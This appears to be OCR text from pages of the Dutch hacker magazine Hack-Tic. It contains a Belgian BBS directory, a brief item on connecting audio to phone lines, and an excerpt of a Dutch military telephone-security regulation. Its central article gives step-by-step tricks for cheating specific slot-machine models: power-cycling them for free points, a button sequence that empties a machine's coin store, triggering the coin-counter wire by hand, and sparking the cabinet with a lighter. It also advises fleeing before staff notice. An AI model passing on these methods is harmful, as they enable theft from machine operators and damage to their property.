abc...H.5	BBS D.C.V.V.	011-568620	Luc Schoofs	29/26
abc.....5	BBS Med-Mail H.Q.	02-6607515	Jan Degryse	295/100
abc......	BRIK BBS	050-370735	Eddy Pollet	296/32
abc......	Cactus FritNet	091-304626	Martin Wehlou	295/51
abc.e...5	CIS BBS	03-3210375	Karel Peeters	295/45
abc.e...5	CoCo's BBS	011-658770	Willy Brepoels	292/101
abc.e...5	DDK Soft	053-67239	Danny De Keuleneire	296/54
abc......	Ghelco BBS	091-510046	Glen Heuker	295/29
abc...H.5	HCC(B) Belgium	03-3536348	David Gevaerts	513/11
ab.d.....	HCC(B) IBM gg	03-6567722	Stef Weyts	513/10
abc...e..	HCC(B) Rupel Link	03-8770709	Patrick Coeman	513/13
abc...H.5	Horse Power	03-2355144	Rene Gustin	295/27
abc...H.5	H.S.P.	011-581344	Guy Cerulis	295/33
ab.d.....	Istari Mechelen	015-421635	Julien van Huyck	291/1
.bc....P3	IX Brixius	02-2693852	Frank Verstraeten	290/1
abc......	Limburg Centraal	011-33161	Rik Hebex	295/41
abc......	NILA-BBS	03-4819793	Ben Van Looy	295/48
abcd.....	Opus I.M.A.N.	03-3137460	Fernand v/d Schoor	295/4
abc......	Opus Magnum	03-4559766	Jan Spooren	295/20
abc......	RAT Databank	03-2336928	Patrick Freyssen	295/35
abc......	Remote Access Support	051-241352	Benoit De Guifroy	295/56
abc...H.5	S-Team	03-4551655	Louis Van Geel	295/3
abc...H.5	Starline System	02-7593043	Patric Rotsaert	295/46
abc......	The Cormoran BBS	015-520279	Alex Cleynhens	292/600
abc......	The Wild1!	016-449470	Bruno Wolfs	292/601
abc.e...5	Tripod BBS	011-762626	Johan Zwiekhorst	292/100

Let op de online-tijden! -= ONLINE: Onderstaande BBSsen zijn NIET 24 uur open!

ab.d.....	Opus BELL-ECG (22-08)	03-4843960	Erik de Schrijver	29/6
ab.......	Tandy Club (22-08)	050-315278	Lucien Pyra	29/22
abc......	Forbidden City (22-08)	03-2343790	Kin-Shing Tchang	295/50
abcd.....	The Pioneer (14-08)	057-205273	Johan Vansevenant	29/25

Fruitautomaten Gehackt

door Xokum 3

Fruitautomaten zijn, als je niet beter weet, de beste manier om je geld kwijt te raken. Keurig geprogrammeerd om een vastgesteld percentage van het ingeworpen geld aan het spelende publiek terug te geven.

Gelukkig is het niet zo simpel: er zijn slordigheidjes in het ontwerp van sommige kasten en dus zijn er nogal wat truukjes om het computer-'toeval' een handje te helpen.

Het is hier natuurlijk niet de bedoeling, om mensen verslaafd te maken aan de gokkast, maar het is wel leuk om te weten wat je ermee kunt. Daarom volgt hier een wilde greep uit de trukendoos van "twee hoog, twee breed", beter bekend als mijn broertje.

VENTURA

Bouwjaar: juli '89/sept '89

Eigenlijk geen truuk maar een fout, als je op de eerste rol een "V" krijgt, en op de tweede rol een kers. Dan mag je op de derde rol zowel een kers als een "V" krijgen. Dit levert je 100 punten op.

SUPER-MATRIX

Bouwjaar: februari '88/juni '88

Als je bezig bent in de meloenenmatrix, en er wordt je gevraagd of je het punten aantal wilt verdubbelen, druk dan op de knop verdubbelen. Is dit goed (en verdubbelt je punten aantal), houdt dan de knop ingedrukt, je punten aantal zal dan stijgen tot 200.

VICTORY

Bouwjaar: augustus '89

Stel dat je in de linker bovenhoek een "victory" teken krijgt (groen), en je houdt dit vast, als dan rechts ervan op dezelfde hoogte ook zo'n teken valt, maar dan in het rood, wordt je kast gek. Alle "victory" tekens zullen



dan voortaan groen in de matrix verschijnen. Je hebt dan geen kleurverschillen meer, dit betekent dat je de matrix veel sneller vol hebt, en dus de punten eerder tot je verslaafde handjes ter beschikking staan.

RANDOM RUNNER

Bouwjaar: nov. '88/januari '89

Werp 'n vijf-gulden munt of twee rijksdaalders in en gok tot je 16 punten hebt. Druk vervolgens op start, en houdt deze ingedrukt. Zet nu de kast uit, niet met de geisoleerde tang, maar met het speciaal voor ons ontworpen schakelaartje (meestal achterop de kast) of met de stekker. Nadat het apparaat 10 sec. lang al zijn dynamische rammetjes heeft mogen legen, zet je hem weer aan. Let niet op de vreemde lampjes die gaan branden, want de kast moet gewoon even booten. Na 5 sec. kunt je je de gelukkige bezitter noemen van 200 punten.

RANDOM RUNNER

Bouwjaar: oktober '89

Bij deze truuk is het belangrijk dat je nog tenminste 1 punt hebt. Je houdt herstel/innen ingedrukt, zet de kast uit en aan, wacht tot de kast niet meer gek knippert, en druk op start. Et voila 100 punten (drie sterren).

En dan nu het klapstuk:

DISCOVERY

Bouwjaar: feb/apr '89 (2^e versie)

Net zolang gokken totdat je drie dezelfde krijgt. Nu mag je gokken (je kent het wel, dat irriterende kop, munt, kop, munt, ko....). Gok rustig een tijdje, en als het weer tijd is om de startknop in te drukken doe je het volgende: Houdt herstel/innen ingedrukt, en druk op start. Er zullen nu 3 "V"'s vallen, op zich al heel leuk (20 punten), maar we zijn er nog niet. houdt herstel/innen nog steeds ingedrukt, en druk op uitbetalen. de kast zal vervolgens een acute allergie gaan vertonen voor geld, en dan ook elk muntstuk deponeren in jouw portomonee. Ha,Ha!!! Op een gegeven ogenblik is de kast leeg en zal het lichtje "bijvullen" gaan branden. Nu wordt het oppassen. Heb je genoeg geld: Smeer 'em dan. Wil je nog iets meer, dan wordt het link. Je gaat naar de barman en vraagt hem of hij de machine bij wil vullen. Op zich niets mis mee, maar de gokkast in kwestie is nog steeds allergisch voor geld, en zal dus al het geld....., je raad het al, dit is een kwestie van sekonden voor dat de barman doorheeft dat hier iets niet klopt. Oppassen dus.

Dan resten nog een paar algemene truukjes, werken lang niet bij elke kast.

Het klaar laten komen van een gokkast, ook wel: Het vingeren. Onder de rollen en de knoppen, zit het inmiddels fameuse geldbakje. Het geld gaat door een kokertje de bak

in. Aan het einde van de buis zit een soort telmechanisme (meestal een dun stalen draadje). Wat gebeurt er nu wanneer we met onze vingers even wat tegen het stalen draadje duwen? Juist, dan valt er geld uit de kast. Nog even dit: je hebt verschillende buizen voor de kwartjes, de guldens, enz. . Het is dus zaak om de vijfjes pijp, of de knaken pijp te triggeren.

Het vonken met een electrische aansteker. Dit werkt dus echt! Je kan het beste de metalen rand om het glaswerk waarachter de rollen zich bevinden, "bevonken". Mind you: de kast vindt dit niet leuk en kan soms kuren gaan vertonen, of erger nog, doodleuk het loodje leggen. Oppassen dus.

Ter afsluiting nog even dit. Sommige speelhallen staan uitbetaling alleen toe als er een personeelslid bij staat, dus check dit eerst even voordat je een kwartier lang naar een stekker gaat lopen zoeken. Verder staan de randomrunners in Amsterdam al op wieletjes, dit maakt de stekker danwel de schakelaar nog makkelijker bereikbaar.


Mocht je zelf leuke truukjes weten: schrijf ze naar Hack-Tic!

Audio naar telefoon en vice-versa

We krijgen nog wel eens vragen van mensen die een audio-signaal op de telefoonlijn willen zetten of die juist het geluid van de telefoon op hun stereo willen hebben. Als je bij deze onderneming echter niet goed op je tellen past kun je je stereoinstallatie of computer tamelijk spectaculair naar de eeuwige jachtvelden helpen. Zo zou het beter moeten gaan.

Heb je verder nog verzoekjes voor schema's dan schrijf je ze maar....

Billsf



1.3 VEILIGHEID

OM VEILIGHEIDSREDENEN IS HET NIET TOEGESTAAN OVER HET MILITAIR DIENSTTELEFOONNET, HET ASCON EN HET OPENBARE TELEFOONNET INFORMATIE MET EEN HOGERE CLASSIFICATIE DAN DIENSTGEHEIM UIT TE WISSELEN.

1.4 MINIMIZE

BETEKENIS:

MINIMIZE BETEKENT HET BEPERKEN VAN TELEFOONVERKEER, GERICHT OP HET ONTLASTEN VAN OVERBELASTE TELEFOONSYSTEMEN OF - SYSTEEMDELEN, IN GEVAL VAN BIJZONDERE OMSTANDIGHEDEN.

CRITERIA:

ALVORENS IN MINIMIZE-OMSTANDIGHEDEN EEN TELEFOONGESPREK TE VOEREN MOET HET VOORNEMEN AAN DE VOLGENDE CRITERIA WORDEN GETOETST:

" ZAL DOOR HET <u>NIET</u> OF <u>LATER</u> VOEREN VAN HET TELEFOONGESPREK:"
" A. <u>IN VREDESTIJD EN IN BUITENGEWONE OMSTANDIGHEDEN:</u> "
" 1 DE UITVOERING VAN DE MET DE HEERSENDE BIJZONDERE "
" SITUATIE VERBAND HOUDENDE OPERATIES DIRECT OF "
" INDIRECT NADELIG WORDEN BEINVLOED ? "
" 2 DE UITVOERING VAN HET NORMALE DIENSTVERLOOP OP "
" NIET ACCEPTABELE WIJZE NADELIG WORDEN BEINVLOED ? "
" B. <u>IN OORLOGSTIJD</u> "
" DE UITVOERING VAN DE OPERATIES DOOR NATIONALE OF "
" NAVO-EENHEDEN DIRECT OF INDIRECT ERNSTIG NADELIG "
" WORDEN BEINVLOED ? "

PAS ALS HIERBOVEN OMSCHREVEN TOETSING BEVESTIGEND WORDT BEANTWOORD, MAG TOT HET VOEREN VAN HET TELEFOONGESPREK WORDEN OVERGEGAAN.